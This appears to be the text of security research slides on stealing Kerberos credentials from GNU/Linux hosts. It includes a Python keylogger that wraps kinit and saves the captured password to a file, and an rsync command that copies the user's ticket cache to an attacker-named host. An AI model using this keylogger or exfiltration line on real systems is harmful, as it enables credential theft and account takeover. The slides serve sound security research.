Kerberos Credential Thievery (GNU/Linux)

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Context

Kerberos I

- Authentication protocol
- Reduce amount of sensitive credentials sent over the network
- Commonly used in Linux networks (e.g. Hadoop)

Research Question

Can Kerberos credentials be stolen from GNU/Linux machines?

Related Work

- Sniffing and replaying Kerberos credentials on the network [1]
- Extracting Kerberos credentials from Windows machines with `Mimikatz` [2]

Approach

Kerberos II




Figure 1: Kerberos protocol

Kerberos II




Figure 2: Kerberos protocol

Kerberos II




Figure 3: Kerberos protocol

Kerberos II




Figure 4: Kerberos protocol

Kerberos II





Figure 5: Our test setup

Kerberos II

- Tickets are stored in credential caches:
  - File
  - Keyring
  - Memory

Attacks

Credential Cache (File)



Keylogging I

- Targeted keylogger
- Path manipulation

Keylogging II

```
1  if __name__ == '__main__':
2      krbuser = argv[1]
3      child = spawn('/usr/bin/kinit {}'
           .format(krbuser))
4      prompt =
           child.read_nonblocking(1024).decode('utf-8')
5      password = getpass(prompt)
6      child.sendline(password)
7      with open("creds.txt", "w") as f;
8          f.write(password)
```

File Copying

- Default credential storage
- Contains all relevant authentication information

```
rsync /tmp/krb5cc_$(id -u) eve@evil.deloitte.nl:
```

Query Kernel Keyring I

What is a keyring?

Query Kernel Keyring I

What is a keyring?

What is `keyctl`?

Query Kernel Keyring I

What is a keyring?

What is `keyctl`?

